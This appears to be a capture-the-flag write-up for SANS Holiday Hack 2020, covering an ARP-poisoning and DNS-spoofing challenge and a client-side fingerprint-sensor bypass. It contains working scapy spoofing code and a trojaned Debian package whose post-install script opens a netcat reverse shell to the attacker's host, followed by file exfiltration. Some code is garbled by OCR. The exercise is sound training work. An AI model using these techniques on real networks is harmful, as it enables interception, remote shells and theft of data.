There is an ARP poisoning script in the scripts directory. Here are some replacement lines that we'll use to provide the necessary MAC and IP addresses.

```
        myMAC = "02:42:0a:06:00:06"
        JFMAC = "4c:24:57:ab:ed:84"
        myIP = "10.6.6.53"
        JFIP = "10.6.6.35"

        ether_resp = Ether(dst=JFMAC, type=0x806, src=myMAC)

        arp response = ARP(pdst=JFMAC)
        arp_response.op = 2 # reply
        arp response.plen = 4
        arp_response.hwlen = 6
        arp_response.ptype = 0x0800 # ip
        arp response.hwtype = 1 # ethernet

        arp_response.hwsrc = myMAC  # my MAC addr
        arp response.psrc = myIP  # IP we want to relabel
        arp_response.hwdst = JFMAC  # Jack Frost host
        arp_response.pdst = JFIP  # Jack Frost host
```

start monitoring IP traffic in a different pane.

```
tshark -i eth0 -f ip
```

run the arp poisoning script and watch the ARP traffic for our response to the broadcast.

```
  125 128.700006247 4c:24:57:ab:ed:84 → Broadcast    ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
Capturing on 'eth0'
  126 128.724208177 02:42:0a:06:00:04 → 4c:24:57:ab:ed:84 ARP 42 10.6.6.53 is at
02:42:0a:06:00:04
  127 129.747993357 4c:24:57:ab:ed:84 → Broadcast    ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
```

Meanwhile, at the time of ARP poisoning, we see this in the pane monitoring IP traffic:

```
guest@b65411408215:~$ tshark -i eth0 -f ip
Capturing on 'eth0'
    1 0.000000000    10.6.6.35 → 10.6.6.53    DNS 74 Standard query 0x0000 A ftp.osuosl.org
```

Now we need to create a DNS spoofing response (use dns_resp.py). Here are the replacement lines that supply the necessary MAC and IPs.

```
ipaddr_we_arp_spoofed = "10.6.6.53"
JFIP = "10.6.6.35"
myIP = "10.6.0.6"
myMAC = "02:42:0a:06:00:06"
JFMAC = "4c:24:57:ab:ed:84"

def handle dns request(packet):
    # Need to change mac addresses, Ip Addresses, and ports below.
    # We also need
    eth = Ether(src=myMAC, dst=JFMAC)    # need to replace mac addresses
    ip  = IP(dst=packet[IP].src, src= ipaddr we arp spoofed)  # need to replace IP addresses
    udp = UDP(dport=packet[UDP].sport, sport=53)              # need to replace ports
    dns = DNS(id=packet[DNS].id, qd=packet[DNS].qd, qr=1,
ancount=1,an=DNSRR(rrname=packet[DNSQR].qname, rdata= myIP)
        # MISSING DNS RESPONSE LAYER VALUES
    )
```


After starting the DNS spoofer script, then subsequently running the ARP script, we see this IP traffic:

```
    3 0.036653742     10.6.0.3 → 10.6.6.35    TCP 74 40196 → 64352 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PE
RM=1 TSval=2976556887 TSecr=0 WS=128
    4 0.036702779    10.6.6.35 → 10.6.0.3     TCP 74 64352 → 40196 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1
460 SACK_PERM=1 TSval=1053816858 TSecr=2976556887 WS=128
    5 0.036716541     10.6.0.3 → 10.6.6.35    TCP 66 40196 → 64352 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2976
556887 TSecr=1053816858
    6 0.039560618     10.6.0.3 → 10.6.6.35    TLSv1 583 Client Hello
    7 0.039622254    10.6.6.35 → 10.6.0.3     TCP 66 64352 → 40196 [ACK] Seq=1 Ack=518 Win=64768 Len=0 TSval=10
53816861 TSecr=2976556890
    8 0.041028269    10.6.6.35 → 10.6.0.3     TLSv1.3 1579 Server Hello, Change Cipher Spec, Application Data,
Application Data, Application Data, Application Data
    9 0.041049609     10.6.0.3 → 10.6.6.35    TCP 66 40196 → 64352 [ACK] Seq=518 Ack=1514 Win=64128 Len=0 TSval
=2976556892 TSecr=1053816863
   10 0.041625661     10.6.0.3 → 10.6.6.35    TLSv1.3 146 Change Cipher Spec, Application Data
   11 0.041885843    10.6.6.35 → 10.6.0.3     TLSv1.3 321 Application Data
   12 0.042045405     10.6.0.3 → 10.6.6.35    TLSv1.3 278 Application Data
   13 0.042071825    10.6.6.35 → 10.6.0.3     TLSv1.3 321 Application Data
   14 0.046243451    10.6.6.35 → 10.6.0.3     TCP 74 58842 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=
1 TSval=1053816868 TSecr=0 WS=128
   15 0.046278034     10.6.0.3 → 10.6.6.35    TCP 54 80 → 58842 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
   16 0.047395237    10.6.6.35 → 10.6.0.3     TLSv1.3 286 Application Data, Application Data, Application Data
   17 0.048481745     10.6.0.3 → 10.6.6.35    TCP 66 40196 → 64352 [ACK] Seq=810 Ack=2245 Win=64128 Len=0 TSval
=2976556899 TSecr=1053816864
   18 0.048604144     10.6.0.3 → 10.6.6.35    TCP 66 40196 → 64352 [FIN, ACK] Seq=810 Ack=2245 Win=64128 Len=0
TSval=2976556899 TSecr=1053816864
   19 0.048629021    10.6.6.35 → 10.6.0.3     TCP 66 64352 → 40196 [ACK] Seq=2245 Ack=811 Win=64640 Len=0 TSval
=1053816870 TSecr=2976556899
```

```
guest@e8aaa4b65c72:~$ cd scripts
guest@e8aaa4b65c72:~/scripts$ ./d*.py
.
Sent 1 packets.
guest@e8aaa4b65c72:~/scripts$
```

```
eth0: flags=4419<UP,BROADCAST,RUNNING,PROMISC,MULTICAST>  mtu 1500
        inet 10.6.0.3  netmask 255.255.0.0  broadcast 10.6.255.255
        ether 02:42:0a:06:00:03  txqueuelen 0  (Ethernet)
        RX packets 13  bytes 838 (838.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

guest@e8aaa4b65c72:~$ cd scripts
guest@e8aaa4b65c72:~/scripts$ ls a-l
ls: cannot access 'a-l': No such file or directory
guest@e8aaa4b65c72:~/scripts$ ls -l
total 8
-rwxr-xr-x 1 guest guest 1290 Dec  4 21:34 arp_resp.py
-rwxr-xr-x 1 guest guest 1526 Dec  7 21:10 dns_resp.py
guest@e8aaa4b65c72:~/scripts$ nano arp*
guest@e8aaa4b65c72:~/scripts$ nano d*.py
guest@e8aaa4b65c72:~/scripts$ ./a*.py
.
Sent 1 packets.
guest@e8aaa4b65c72:~/scripts$
```

After capturing the IP traffic to a pcap file, then base64 encoding it and moving it locally, we can see this in wireshark:



After spoofing the DNS, we see an input connection attempt on port 80 from 10.6.0.3. Because we don't have anything listening, we generate a reset. Let's do this again, with a python server running to catch the request.

```
guest@fda2b4c68c3a:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.6.6.35 - - [31/Dec/2020 15:14:38] code 404, message File not found
10.6.6.35 - - [31/Dec/2020 15:14:38] "GET /pub/jfrost/backdoor/suriv_amd64.deb HTTP/1.1" 404 -
```

Switching to a better python server script that can log headers (source from https://gist.githubusercontent.com/mdonkers/63e115cc0c79b4f6b8b3a6b797e485c7/raw/a6a1d090ac8549dac8f2bd607bd64925de997d40/server.py), we see this:

```
guest@cfecb5ca09ae:~$ ./pserver.py 80
INFO:root:Starting httpd...

INFO:root:GET request,
Path: /pub/jfrost/backdoor/suriv_amd64.deb
Headers:
User-Agent: curl/7.68.0 (ubuntu20.04)
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Host: archive.frostbuntu.packages



10.6.6.35 - - [31/Dec/2020 15:50:52] "GET /pub/jfrost/backdoor/suriv_amd64.deb HTTP/1.1" 200 -
```

This request is likely coming as part of an attempt to download and install that malware package. Now create a fake suriv_amd64 package that contains the netcat package instead of whatever that malware is. We'll add a reverse shell to the post-installation script. Irony – the reverse shell will use the netcat package that we literally just installed. Here are the contents of the post-installation script.

```
rm -r pub
rm -r debs/work
cd debs
dpkg -x netcat-traditional 1.10-41.1ubuntu1 amd64.deb work
mkdir work/DEBIAN
cd work/DEBIAN
```

```
echo 'Package: netcat-traditional' > control
echo 'Version: 1.10-41' >> control
echo 'Architecture: i386' >> control
echo 'Description: netcat-traditional with extra stuff' >> control
echo 'Maintainer: Santa' >> control
echo '#!/bin/sh' > postinst
echo 'nc -n 10.6.0.6 8080 -e /bin/sh' >> postinst
chmod 755 postinst
dpkg-deb --build ~/debs/work
cd ~
mkdir pub
mkdir pub/jfrost
mkdir pub/jfrost/backdoor
cp debs/work.deb pub/jfrost/backdoor/suriv_amd64.deb
```

Start the netcat listener, then recreate the ARP poisoning/DNS spoofing/download sequence.

```
guest@46a3d1b90c51:~/scripts$ nc -nvlp 8080
listening on [any] 8080 ...
connect to [10.6.0.6] from (UNKNOWN) [10.6.6.35] 52138
id
uid=1500(jfrost) gid=1500(jfrost) groups=1500(jfrost)
```

Got a connection! Let's exfiltrate the objective file and get out.

```
ls -l
total 52
-rw-r--r--   1 root root 3618 Dec  4 21:34 NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt
lrwxrwxrwx   1 root root    7 Nov  6 01:21 bin -> usr/bin
drwxr-xr-x   2 root root 4096 Apr 15  2020 boot
drwxr-xr-x   5 root root  360 Dec 31 18:00 dev
drwxr-xr-x   1 root root 4096 Dec 31 18:00 etc
drwxr-xr-x   1 root root 4096 Nov 30 18:33 home
lrwxrwxrwx   1 root root    7 Nov  6 01:21 lib -> usr/lib
lrwxrwxrwx   1 root root    9 Nov  6 01:21 lib32 -> usr/lib32
lrwxrwxrwx   1 root root    9 Nov  6 01:21 lib64 -> usr/lib64
lrwxrwxrwx   1 root root   10 Nov  6 01:21 libx32 -> usr/libx32
drwxr-xr-x   2 root root 4096 Nov  6 01:21 media
drwxr-xr-x   2 root root 4096 Nov  6 01:21 mnt
drwxr-xr-x   1 root root 4096 Dec  4 21:40 opt
dr-xr-xr-x 431 root root    0 Dec 31 18:00 proc
drwxr-x---   1 root root 4096 Dec  4 21:41 root
drwxr-xr-x   1 root root 4096 Dec 31 18:00 run
lrwxrwxrwx   1 root root    8 Nov  6 01:21 sbin -> usr/sbin
drwxr-xr-x   2 root root 4096 Nov  6 01:21 srv
dr-xr-xr-x  13 root root    0 Dec  9 21:15 sys
drwxrwxrwt   1 root root 4096 Dec 31 18:14 tmp
drwxr-xr-x   1 root root 4096 Nov  6 01:21 usr
drwxr-xr-x   1 root root 4096 Nov  6 01:25 var
```

Since I can't seem to scroll those panes up and down on my Mac, let's base64 encode the file and copy it off.

```
cat NORTH* | base64 -w 200
Tk9SVEggUE9MRQpMQU5EIFVTRSBCT0FSRApNRUVUSU5HIE1JTlVURVMKCkphbnVhcnkgMjAsIDIwMjAKCk1lZXRpbmcgTG9jYXRpb24
6IEFsbCBnYXRoZXJlZCBpbiBOb3J0aCBQb2xlIE11bmljaXBhbCBCdWlsZGluZywgMSBTYW50YSBDbGF1cyBMbiwgTm9ydGgg
UG9sZQoKQ2hhaXJtYW4gRnJvc3QgY2FsbHMgbWVldGluZyB0byBvcmRlciBhdCA3OjMwIFBNIE5vcnRoIFBvbGUgU3RhbmRhcmQgVGl
tZS4KClJvbGwgY2FsbCBvZiBCb2FyZCBtZW1iZXJzIHBsZWFzZToKQ2hhaXJtYW4gSmFjayBGcm9zdCAtIFByZXNlbnQKVmlj
ZSBDaGFpcmlhbiBNb3RoZXIgTmF0dXJlIC0gUHJlc2VudAoKU3VwZXJtYW4gLSBQcmVzZW50CkNsYXJpY2UgLSBQcmVzZW50Cll1a29
uIENvcm5lbGl1cyAtIEhFUkUhCkdpbmdliBCcmVhZGRpZSAtIFByZXNlbnQKS2luZyBNb29ucmFjZXIgLSBQcmVzZW50Ck1y
cy4gRG9ubmVyIC0gUHJlc2VudApUYW50YSBLcmluZ2xlIC0gUHJlc2VudApDaGFybGllIEluLXRoZS1Cb3ggLSBIZXJlCktyYW1wdXM
gLSBHcm93bApEb2xseSAtIFByZXNlbnQKU25vdyBNaXNlciAtIEhleWEhCkFsYWJhc3RlciBTbm93YmFsbCAtIEhlbGxvClF1
ZWVuIG9mIHRoZSBXaW50ZXIgU3Bpcml0cyAtIFByZXNlbnQKCkFMU08gUFJFU0VOVDoKCQlzmlzIEtyaW5nbGUKCQlQZXBwZXIgTWl
uc3RpeAoJCUhlYXQgTWlzZXIKCQlGYXRoZXIgVGltZQoKQ2hhaXJtYW4gRnJvc3QgbWFkZSB0aGUgcmVxdWlyZWQgYW5ub3Vu
Y2VtZW50IG9nNvbmNlcm5pbmcgdGhlIE9wZW4gUHVibGljIE11lZXRpbmdzIEFjdDogQWRlcXVhdGUgbm90aWNlIG9mIHRoaXMgbWVldGl
uZyBoYXMgYmVlbiBtYWRlIC0tIGRpc3BsYXllZCBvbiB0aGUgYnVsbGV0aW4gYm9hcmQgbmV4dCB0byB0aGUgUG9sZSBwbGz
```

```
dGVkIG9uIHRoZSBOb3J0aCBQb2xlIGNvbW11bml0eSB3ZWJzaXRlLCBhbmQgcHVibGlzaGVkIGluIHRoZSBOb3J0aCBQb2xlIFRpbWV
zIG5ld3NwYXBlciAtLSBmb3IgcGVvcGxlIHdobyBhcmUgaW50ZXJlc3RlZCBpbiB0aGlzIG1lZXRpbmcuCgpSZXZpZXcgbWlu
dXRlcyBmb3IgRGVjZW1iZXIgMjAyMCBtZWV0aW5nLiBNb3Rpb24gdG8gYWNjZXB0IOKAkyBNcnMuIERvbm5lci4gU2Vjb25kIOKAkyB
TdXBlcm1hbi4gIE1pbnV0ZXMgYXBwcm92ZWQuCgpPTEQgQlVTSU5FU1M6IE5vIE9sZCBCdXNpbmVzcy4KClJFU09MVVRJT05T
OgpUaGUgYm9hcmQgdG9vayB1cCBmaW5hbCBkaXNjdXNzaW9ucyBvZiB0aGUgcGxhbnMgcHJlc2VudGVkIGxhc3QgeWVhciBmb3IgdGh
lIGV4cGFuc2lvbiBvZiBTYW50YeKAmXMgQ2FzdGxlIHRvIGluY2x1ZGUgbmV3IGNvdXJ0eWFyZCwgYWRkaXRpb25hbCBmbG9v
cnMsIGVsZXZhdG9yLCByb3VnaGx5IHRyaXBsaW5nIHRoZSBzaXplIG9mIHRoZSBjdXJyZW50IGNhc3RsZS4gIEFyY2hpdGVjdCBNcy4
gUGVwcGVyIHJldmlld2VkIHRoZSBwbGFubmVkIGNoYW5nZXMgYW5kIGVuZ2luZWVyaW5nIHJlcG9ydHMuIENoYWlybWFuIEZy
b3N0IG5vdGVkLCDigJxUaGVzZSBjaGFuZ2VzIHdpbGwgcHV0IGEgaGVhdnkgdG9sbCBvbiB0aGUgaW5mcmFzdHJ1Y3R1cmUgb2YgdGh
lIE5vcnRoIFBvbGUu4oCdICBNci4gS3JhbXB1cyByZXBsaWVkLCDigJxUaGUgaW5mcmFzdHJ1Y3R1cmUgaGFzIGFscmVhZHkg
YmVlbiBleHBhbmRlZCB0byBoYW5kbGUgaXQgcXVpdGUgZWFzaWx5LuKAnSAgQ2hhaXJtYW4gRnJvc3QgdGhlbiBub3RlZCwg4oCcQnV
0IHRoZSBhZGRpdGlvbmFsIHRyYWZmaWMgd2lsbCBiZSBhIGJ1cmRlbiBvbiBsb2NhbCByZXNpZGVudHMu4oCdICBEb2xseSBl
eHBsYWluZWQgdHJhZmZpYyBwcm9qZWN0aW9ucyB3ZXJlIGFsbCB3aXRoaW4gbm9ybWFsIGxpbWl0cy4gIFVsdGltYXRlbHkgQ2hh
aXJtYW4gRnJvc3QgdGhlbiBzdGF0ZWQsIOKAnFRoZSBvcmlnaW5hbCBwbGFucyBhcmUgYSBnb29kIGlkZWEsIGJ1dCBtYWtlIGNo
YW5nZXMgdG8gYWNjb21tb2RhdGUgdGhlIG5ldyBlbGV2YXRvciBmaXJzdC7igJ0gIFRoZSBib2FyZCB2b3RlZCB1bmFuaW1vdXNs
eSB0byByZWplY3QgdGhlIGluaXRpYWwgcHJvcG9zYWwsIHJlY29tbWVuZGluZyB0aGF0IE1yLiBNaXNlciBkZXZp
...
```


Now decode it locally so we can read the whole thing.

```
tony@kali:~/holidayhack2020$ cat NORTH.txt.b64 | base64 -d
NORTH POLE
LAND USE BOARD
MEETING MINUTES

January 20, 2020

Meeting Location: All gathered in North Pole Municipal Building, 1 Santa Claus Ln, North Pole

Chairman Frost calls meeting to order at 7:30 PM North Pole Standard Time.

Roll call of Board members please:
Chairman Jack Frost - Present
Vice Chairman Mother Nature - Present

Superman - Present
Clarice - Present
Yukon Cornelius - HERE!
Ginger Breaddie - Present
King Moonracer - Present
Mrs. Donner - Present
Tanta Kringle - Present
Charlie In-the-Box - Here
Krampus - Growl
Dolly - Present
Snow Miser - Heya!
Alabaster Snowball - Hello
Queen of the Winter Spirits - Present

ALSO PRESENT:
                Kris Kringle
                Pepper Minstix
```

Heat Miser
Father Time

Chairman Frost made the required announcement concerning the Open Public Meetings Act: Adequate notice of this meeting has been made -- displayed on the bulletin board next to the Pole, listed on the North Pole community website, and published in the North Pole Times newspaper -- for people who are interested in this meeting.

Review minutes for December 2020 meeting. Motion to accept – Mrs. Donner. Second – Superman. Minutes approved.

OLD BUSINESS: No Old Business.

RESOLUTIONS:
The board took up final discussions of the plans presented last year for the expansion of Santa's Castle to include new courtyard, additional floors, elevator, roughly tripling the size of the current castle. Architect Ms. Pepper reviewed the planned changes and engineering reports. Chairman Frost noted, "These changes will put a heavy toll on the infrastructure of the North Pole." Mr. Krampus replied, "The infrastructure has already been expanded to handle it quite easily." Chairman Frost then noted, "But the additional traffic will be a burden on local residents." Dolly explained traffic projections were all in alignment with existing roadways. Chairman Frost then exclaimed, "But with all the attention focused on Santa and his castle, how will people ever come to refer to the North Pole as 'The Frostiest Place on Earth?'" Mr. In-the-Box pointed out that new tourist-friendly taglines are always under consideration by the North Pole Chamber of Commerce, and are not a matter for this Board. Mrs. Nature made a motion to approve. Seconded by Mr. Cornelius. **Tanta Kringle recused herself from the vote given her adoption of Kris Kringle as a son early in his life.**

Approved:
Mother Nature
Superman
Clarice
Yukon Cornelius
Ginger Breaddie
King Moonracer
Mrs. Donner
Charlie In the Box
Krampus
Dolly
Snow Miser
Alabaster Snowball
Queen of the Winter Spirits

Opposed:
Jack Frost

Resolution carries. Construction approved.

NEW BUSINESS:

Father Time Castle, new oversized furnace to be installed by Heat Miser Furnace, Inc. Mr. H. Miser described the plan for installing new furnace to replace the faltering one in Mr. Time's 20,000 sq ft castle. Ms. G. Breaddie pointed out that the proposed new furnace is 900,000,000 BTUs, a figure she considers "incredibly high for a building that size, likely two orders of magnitude too high. Why, it might burn the whole North Pole down!" Mr. H. Miser replied with a laugh, "That's the whole point!" The board voted unanimously to reject the initial proposal, recommending that Mr. Miser devise a more realistic and safe plan for Mr. Time's castle heating system.

Motion to adjourn – So moved, Krampus. Second – Clarice. All in favor – aye. None opposed, although Chairman Frost made another note of his strong disagreement with the approval of the Kringle Castle expansion plan. Meeting adjourned.

Tanta Kringle recused herself from the vote.

9) ARP Shenanigans

Difficulty:

Go to the NetWars room on the roof and help Alabaster Snowball get access back to a host using ARP. Retrieve the document at `/NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt`. Who recused herself from the vote described on the document?


Time for the next objective.

10) Defeat Fingerprint Sensor

Difficulty:


Bypass the Santavator fingerprint sensor. Enter Santa's office without Santa's fingerprint.

Head for the Santavator.



Hit the button for Santa's Office. This exposes the fingerprint reader.


Since I'm in Santa's body, his fingerprint works when clicked. I'm now in Santa's office.



His office is decorated with globes and maps, and there is framed photo of the crowd at Kringlecon 2.

But we used the fingerprint sensor, which worked because we are in Santa's body. Let's go back to the Santavator and try to bypass it in our normal human form. First, return in our normal form.

Examine the javascript within the iframe containing the Santavator buttons.



Looking at the javascript, we see that the button for Santa's Office (btn4) is handled differently.

```
const btn1 = document.querySelector('button[data-floor="1"]');
const btn2 = document.querySelector('button[data-floor="1.5"]');
const btn3 = document.querySelector('button[data-floor="2"]');
const btn4 = document.querySelector('button[data-floor="3"]');
const btnr = document.querySelector('button[data-floor="r"]');

btn1.addEventListener('click', handleBtn);
btn2.addEventListener('click', handleBtn);
btn3.addEventListener('click', handleBtn);
btn4.addEventListener('click', handleBtn4);
btnr.addEventListener('click', handleBtn);
```

The unique click handler for Btn4 opens the door for the scanner.

```
const handleBtn4 = () => {
  const cover = document.querySelector('.print-cover');
  cover.classList.add('open');
```

It then adds a click-handler for the scanner. Let's try to replace the handler for Btn4 with a "normal" event handler. In the elevator iframe console, try this:

```
btn4.removeEventListener('click',handleBtn4);
btn4.addEventListener('click',handleBtn);
```

